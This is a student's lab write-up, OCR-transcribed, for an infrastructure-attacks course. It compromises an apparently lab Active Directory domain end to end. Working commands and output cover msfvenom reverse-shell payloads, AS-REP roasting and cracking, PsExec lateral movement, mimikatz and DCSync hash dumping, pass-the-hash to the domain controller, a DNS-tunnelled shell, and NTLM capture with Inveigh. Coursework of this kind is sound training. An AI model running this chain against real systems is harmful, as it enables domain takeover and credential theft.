
Kacper Waliczek

Advanced Infrastructure Attacks - Final Project

1. Use Msfvenom and Msfconsole to obtain a reverse shell on one of the Windows 10 clients.

Created a malicious payload using **Msfvenom** and set up a listener in **Msfconsole** to capture the reverse shell from a Windows 10 client. Successfully obtained a **Meterpreter** session through the reverse shell.




```
kali@kali:~$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.100 LPORT=4444 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

2. Use PowerView to enumerate the Domain Controller and all the users, groups, OUs, and admins in the domain.

Used **PowerView** to gather detailed information about the **Domain Controller**, all users, groups, organizational units (OUs), and administrators in the domain. The results provided insights into user privileges and potential escalation paths.


```
meterpreter > execute -f powershell.exe -i -H
Process 4448 created.
Channel 1 created.
Invoke-WebRequest -Uri https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1 -OutFile C:\Users\Public\PowerView.ps1

Terminate channel 1? [y/N]  y
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\garyg\Downloads> Invoke-WebRequest -Uri https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1 -OutFile C:\Users\Public\PowerView.ps1
PS C:\Users\garyg\Downloads> y
y : The term 'y' is not recognized as the name of a cmdlet, function, script file, or operable program. Check
the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ y
+ ~
    + CategoryInfo          : ObjectNotFound: (y:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\garyg\Downloads> Import-Module C:\Users\Public\PowerView.ps1

Import-Module C:\Users\Public\PowerView.ps1
Get-NetUser

PS C:\Users\garyg\Downloads>
PS C:\Users\garyg\Downloads> Get-NetUser
```


3. Use BloodHound to enumerate the structure of the domain. Find a way to compromise the DC station.


Mapped the domain structure with **BloodHound** and identified attack paths that could lead to the compromise of the **Domain Controller (DC)**. This helped find vulnerabilities within the domain's trust relationships and permissions.

```
PS C:\Users\garyg> scp C:\Users\garyg\Downloads\20240909021938_BloodHound.zip kali@10.0.2.100:/home/kali/Desktop/
kali@10.0.2.100's password:
20240909021938_BloodHound.zip                                         100%   10KB  31.8KB/s   00:00
PS C:\Users\garyg>
```

```
kali@kali:~$ cd Desktop/
kali@kali:~/Desktop$ ls
20240909021938_BloodHound.zip
kali@kali:~/Desktop$ unzip 20240909021938_BloodHound.zip
Archive:  20240909021938_BloodHound.zip
  inflating: 20240909021938_groups.json
  inflating: 20240909021938_users.json
  inflating: 20240909021938_ous.json
  inflating: 20240909021938_domains.json
  inflating: 20240909021938_gpos.json
  inflating: 20240909021938_computers.json
kali@kali:~/Desktop$ ls
20240909021938_BloodHound.zip  20240909021938_computers.json  20240909021938_domains.json  20240909021938_gpos.json  20240909021938_groups.json  20240909021938_ous.json  20240909021938_users.json
kali@kali:~/Desktop$
```


Search for a node
Database Info
Node Info
Analysis
TAMARAM@CYBER.LOCAL
OVERVIEW
Sessions 0
Sibling Objects in the Same OU 3
Reachable High Value Targets 9
Effective Inbound GPOs 2
See user within Domain/OU Tree
NODE PROPERTIES
Display Name Tamara Medina
Object ID S-1-5-21-3951200390-467812779-2876480413-1112
Password Last Changed Tue, 13 Jul 2021 11:53:49 GMT
Last Logon Never
Last Logon (Replicated) Never
Enabled True
AdminCount True
Password Never Expires True
TAMARAM@CYBER.LOCAL
DOMAIN ADMINS@CYBER.LOCAL


Not secure | 10.0.2.100:8080
Directory listing for /
AzureHound.ps1
DebugBuilds/
SharpHound.exe
SharpHound.ps1
Downloads
File
Home
Share
View
gar... › Downl...
Search Do
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Name
Today (6)
SharpHound
20240909021938_BloodHound
YTdkNGQ4NjUtMThhNC00YTYxLWJkMW...
20240909021914_BloodHound
SharpHound
shell


ADMINISTRATORS@CYBER.LOCAL
ENTERPRISE ADMINS@CYBER.LOCAL
IT DEPARTMENT@CYBER.LOCAL
BRENTA@CYBER.LOCAL
DEFENDER DOWN@CYBER.LOCAL
SALES DEPARTMENT@CYBER.LOCAL
TAMARAM@CYBER.LOCAL
DOMAIN ADMINS@CYBER.LOCAL
HR DEPARTMENT@CYBER.LOCAL
BRYANM@CYBER.LOCAL
DEFAULT DOMAIN POLICY@CYBER.LOCAL
CYBER.LOCAL
ADMINISTRATOR@CYBER.LOCAL
Contains
GpLink
MemberOf


4. Find a user that does not require pre-authentication through Kerberos (use Rubeus), obtain its TGT hash, and brute-force the password with Hashcat.

Identified a domain user without **Kerberos pre-authentication**, extracted their **TGT hash** using **Rubeus**, and successfully brute-forced the password with **Hashcat**. This gave access to the user's credentials for further attacks.

```
PS C:\Users\garyg\Desktop> .\rubeus4.exe asreproast

  v2.2.0


[*] Action: AS-REP roasting

[*] Target Domain          : Cyber.local

[*] Searching path 'LDAP://WIN-DC1.Cyber.local/DC=Cyber,DC=local' for '(&(samAccountType=805306368)(userAccountControl:1
.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName         : brenta
[*] DistinguishedName      : CN=Brent Ayers,OU=IT department,DC=Cyber,DC=local
[*] Using domain controller: WIN-DC1.Cyber.local (10.0.2.10)
[*] Building AS-REQ (w/o preauth) for: 'Cyber.local\brenta'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

      $krb5asrep$brenta@Cyber.local:0BD87D6A966E97B4EA22B856C772F6CE$136A2E9645CFC2C66
      612929D3DC84515F4361C762674C20157D10492C87085FF303748DCF0C3D6E13636575407DBB58DB
      6E497E04A58459B4983704E70D16378B6B2032FFC8F1BA15AE6A479DC23E1A54FEF1333270DEF2B2
      2593232D086B1D8DCA5C56F9F7729DB54D9E63CA7BCC0B18F1143C28EA8A9A7E0867D10745C9CAD5
      ECDDF35AD2B0B73E334490D32FB9D2463C96C382516C9487F344AFF165D632F8077658508C355A7B
      E9661D3D6FC4F7148E3853ACDEDBCB3C7BDC00D20864D59184E371861D26E7C70BB2F0F53535BC3B
      8D8466FF9557444D4E988DF1DDA7EF67FD3F5BA88EA590CC709

PS C:\Users\garyg\Desktop>
```

```
└─$ john --format=krb5asrep --wordlist=/usr/share/wordlists/rockyou.txt /home/kacper/Desktop/brenda_hash.txt
Created directory: /home/kacper/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1qaz!QAZ         ($krb5asrep$23$brenta@Cyber.local)
1g 0:00:00:00 DONE (2024-09-09 10:28) 20.00g/s 363520p/s 363520c/s 363520C/s beautyqueen..852123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

$krb5asrep$brenta@Cyber.local:dd6b7ab6c986c28466934530f78a6e08$142820e11656cf8e68386f9f4
98d152b93ba347e6592d974886b0079dbeb872a96025ffffb05f6274c5b4fbf4a412532945dfd95365a4c9aa
37c00d45729a523fbb8d07b41f500ebdd32ab3e8c235a1f273c51644e41e4:1qaz!QAZ

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$brenta@Cyber.local:dd6b7ab6c986c28466934...4e41e4
Time.Started.....: Mon Sep  9 15:06:43 2024, (1 sec)
Time.Estimated...: Mon Sep  9 15:06:44 2024, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   150.5 kH/s (2.66ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 20480/14344385 (0.14%)
Rejected.........: 0/20480 (0.00%)
Restore.Point....: 17920/14344385 (0.12%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: beautyqueen → michelle4
Hardware.Mon.#1..: Util: 23%

Started: Mon Sep  9 15:06:09 2024
Stopped: Mon Sep  9 15:06:45 2024
```



5. Perform the following actions:

a. Use the credentials acquired in the previous step to connect to **DESKTOP1** from the **Kali Linux** machine using **PsExec** from **Impacket**.

Used PsExec to connect to DESKTOP1 with obtained credentials.

```
┌──(kacper㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─$ ./psexec.py cyber/brenta:1qaz\!QAZ@10.0.2.50
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.0.2.50.....
[*] Found writable share ADMIN$
[*] Uploading file IZLoLvvT.exe
[*] Opening SVCManager on 10.0.2.50.....
[*] Creating service TxSE on 10.0.2.50.....
[*] Starting service TxSE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

b. Upload to the **DESKTOP1** machine the reverse shell payload that was created in the first step to receive a **Meterpreter** session.

Uploaded the reverse shell to DESKTOP1 and executed it to gain a Meterpreter session.

```
└─$ /usr/share/doc/python3-impacket/examples/psexec.py cyber/brenta:1qaz\!QAZ@10.0.2.50 -c shell.exe
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.0.2.50.....
[*] Found writable share ADMIN$
[*] Uploading file UPvbOogr.exe
[*] Opening SVCManager on 10.0.2.50.....
[*] Creating service vZzz on 10.0.2.50.....
[*] Starting service vZzz.....
[*] Uploading file shell.exe
[!] Press help for extra shell commands
```

c. Load the **kiwi** extension on **Meterpreter** to obtain an NT-hash of a domain admin user from the **LSASS** process. Then log in as **brenta** user on **DESKTOP1**.

Loaded the kiwi extension to extract the NT-hash of a domain admin from LSASS.

```
└─$ /usr/share/doc/python3-impacket/examples/psexec.py cyber/brenta:1q
az\!QAZ@10.0.2.50 -c shell.exe
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.0.2.50.....
[*] Found writable share ADMIN$
[*] Uploading file ulWvdFDd.exe
[*] Opening SVCManager on 10.0.2.50.....
[*] Creating service tcAa on 10.0.2.50.....
[*] Starting service tcAa.....
[*] Uploading file shell.exe
[!] Press help for extra shell commands
```

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.100
LHOST => 10.0.2.100
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.100:4444
[*] Sending stage (176198 bytes) to 10.0.2.50
[*] Meterpreter session 1 opened (10.0.2.100:4444 -> 10.0.2.50:49855) at 2024-09-09 16:40:11 -0400

meterpreter > shell
Process 7672 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

```
meterpreter > dcsync_ntlm Administrator@cyber.local
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Cont
roller)
[+] Account   : Administrator@cyber.local
[+] NTLM Hash : 31592a42841d0a9e74f93c41d8884cd0
[+] LM Hash   : <NOT FOUND>
[+] SID       : S-1-5-21-3951200390-467812779-2876480413-500
[+] RID       : 500
```

```
└─$ rm shell.exe

┌──(kacper㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.100 L
PORT=4444 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe

┌──(kacper㉿kali)-[~]
└─$ /usr/share/doc/python3-impacket/examples/psexec.py cyber/brenta:1q
az\!QAZ@10.0.2.50 -c shell.exe
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.0.2.50.....
[*] Found writable share ADMIN$
[*] Uploading file lfCteWNi.exe
[*] Opening SVCManager on 10.0.2.50.....
[*] Creating service Ynze on 10.0.2.50.....
[*] Starting service Ynze.....
[*] Uploading file shell.exe
[!] Press help for extra shell commands
```

```
[*] Shutting down session: 1

[*] 10.0.2.50 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.100
LHOST => 10.0.2.100
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.100:4444
[*] Sending stage (201798 bytes) to 10.0.2.50
[*] 10.0.2.50 - Meterpreter session 2 closed.  Reason: Died
[*] Sending stage (201798 bytes) to 10.0.2.50
[*] 10.0.2.50 - Meterpreter session 3 closed.  Reason: Died
[-] Meterpreter session 2 is not valid and will be closed
[-] Meterpreter session 3 is not valid and will be closed
[*] Sending stage (201798 bytes) to 10.0.2.50
[*] Meterpreter session 4 opened (10.0.2.100:4444 -> 10.0.2.50:49893) at 2024-09-09 16:57:35 -0400

meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```

```
C:\Users\brenta>hostname
DESKTOP1

C:\Users\brenta>whoami
cyber\brenta

C:\Users\brenta>
```

d. Use the domain admin credentials to connect to the domain controller machine using **PsExec** from the **Kali Linux** machine.

Used admin credentials to access the domain controller via PsExec.

```
└─$ sudo /home/kacper/.pyenv/versions/3.12.0/bin/psexec.py Administrator@10.0.2.10 -hashes :31592a42841d0a9e74f93c41d8884cd0
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.0.2.10.....
[*] Found writable share ADMIN$
[*] Uploading file WuKEvvrp.exe
[*] Opening SVCManager on 10.0.2.10.....
[*] Creating service jVRm on 10.0.2.10.....
[*] Starting service jVRm.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

6. Obtain a reverse shell on the DESKTOP1 client machine using DNS tunneling to obfuscate the traffic and hide your traces.

Obfuscated traffic using DNS tunneling and obtained a reverse shell on DESKTOP1.

```
./dnscat --dns server=x.x.x.x,port=53 --secret=93710bad5154c42bff8b4aef86ee827d

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2>
New window created: 1
Session 1 killed: Invalid authenticator (pre-shared secret)
New window created: 2
Session 2 killed: Invalid authenticator (pre-shared secret)
dnscat2> New window created: 3
Session 3 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
```

```
By default, a --dns driver on port 53 is enabled if a hostname is
passed on the commandline:

 ./dnscat skullseclabs.org

ERROR: Unrecognized argument

PS C:\Users\garyg\Desktop>   ./dnscat --dns server=10.0.2.100,port=53 --secret=93710bad5154c42bff8b4aef86ee827d
Creating DNS driver:
 domain = (null)
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 10.0.2.100

** Peer verified with pre-shared secret!

Session established!
```


```
dnscat2> session -i 4
New window created: 4
history_size (session) => 1000
Session 4 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\garyg\Desktop>
cmd.exe (DESKTOP1) 4> whoami
cmd.exe (DESKTOP1) 4> whoami
cyber\brenta

C:\Users\garyg\Desktop>
```

7. Perform an SMB Relay attack on the DESKTOP1 client machine using ntlmrelayx.

Performed an SMB relay attack using **ntlmrelayx** to escalate privileges on DESKTOP1.

```
┌──(kacper㉿kali)-[~]
└─$ sudo python3 /usr/share/responder/Responder.py -I eth0 -v

NBT-NS, LLMNR & MDNS Responder 3.1.4.0

  To support this project:
  Github → https://github.com/sponsors/lgandx
  Paypal  → https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C
```

```
└─$ crackmapexec smb 10.0.2.0/24 --gen-relay-list relay_targets.txt
SMB         10.0.2.50       445    DESKTOP1         [*] Windows 10 / Server 2019 Build 18362 x64 (name:DESK
OP1) (domain:Cyber.local) (signing:False) (SMBv1:False)

┌──(kacper㉿kali)-[~]
└─$ cat relay_targets.txt
10.0.2.50
```



8. Catch the Net-NTLMv2 hash of a domain user with the Inveigh PowerShell script. Make sure to run the command with high privileges.

Used Inveigh PowerShell script to capture a Net-NTLMv2 hash from a domain user by simulating a resource request.

```
PS C:\Users\brenta\Downloads> Get-ExecutionPolicy -List

        Scope ExecutionPolicy
        ----- ---------------
MachinePolicy    Unrestricted
   UserPolicy       Undefined
      Process       Undefined
  CurrentUser          Bypass
 LocalMachine          Bypass


PS C:\Users\brenta\Downloads> Get-ExecutionPolicy
Unrestricted
PS C:\Users\brenta\Downloads> powershell -ExecutionPolicy Bypass -File .\Inveigh.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your
computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message.
Do you want to run C:\Users\brenta\Downloads\Inveigh.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (default is "D"): Y
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (default is "D"): R
PS C:\Users\brenta\Downloads> Get-ExecutionPolicy
Unrestricted
PS C:\Users\brenta\Downloads> Import-Module .\Inveigh.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your
computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message.
Do you want to run C:\Users\brenta\Downloads\Inveigh.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (default is "D"): R
PS C:\Users\brenta\Downloads> Invoke-Inveigh -ConsoleOutput Y
[*] Inveigh 1.506 started at 2024-09-11T06:20:43
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 10.0.3.15
[+] Spoofer IP Address = 10.0.3.15
[+] ADIDNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofer = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer = Disabled
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Capture = Disabled
[+] HTTP/HTTPS Authentication = NTLM
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Full
[+] File Output = Disabled
WARNING: [!] Run Stop-Inveigh to stop
[*] Press any key to stop console output
```

I pressed **Win+R** to open the Run dialog and entered a reference to a **non-existent-resource** to capture the hash on the listening machine using **Inveigh PowerShell**.

```
[+] [2024-09-11T06:22:37] HTTP(80) NTLMv2 captured for CYBER\brenta from 10.0.3.15(DESKTOP1):51849:
brenta::CYBER:40D080FB5828C6C7:96A292E3554479433E67E8E9BAC22F98:0101000000000000059EE74AB4D04DB012464A4AADAB36B580000000002
000A0043005900420045005200010010004400450053004B0054004F005000310004001600630079006200650072002E006C006F00630061006C000300
2800640065007300 6B0074006F00700031002E006300790062006500720 02E006C006F00630061006C000500160063007900620065007200 2E006C006F
00630061006C000700080059EE74AB4D04DB0106000400020000000800300030000000000000000010000000020000 0BA7CE231DC22EF4389A601A81ECD
AE3C5D6CCC583BA9606C8CCD61B5C9730EB90A001000000000000000000000000000000000000000009001A004800540054005000 2F006D0069006D0069006B
00610074007A000000000000000000
[+] [2024-09-11T06:22:44] DNS request for github.com sent to 1.1.1.1 [outgoing query]
[+] [2024-09-11T06:22:45] DNS request for github.githubassets.com sent to 1.1.1.1 [outgoing query]
[+] [2024-09-11T06:22:45] DNS request for avatars.githubusercontent.com sent to 1.1.1.1 [outgoing query]
[+] [2024-09-11T06:22:46] DNS request for github-cloud.s3.amazonaws.com sent to 1.1.1.1 [outgoing query]
```

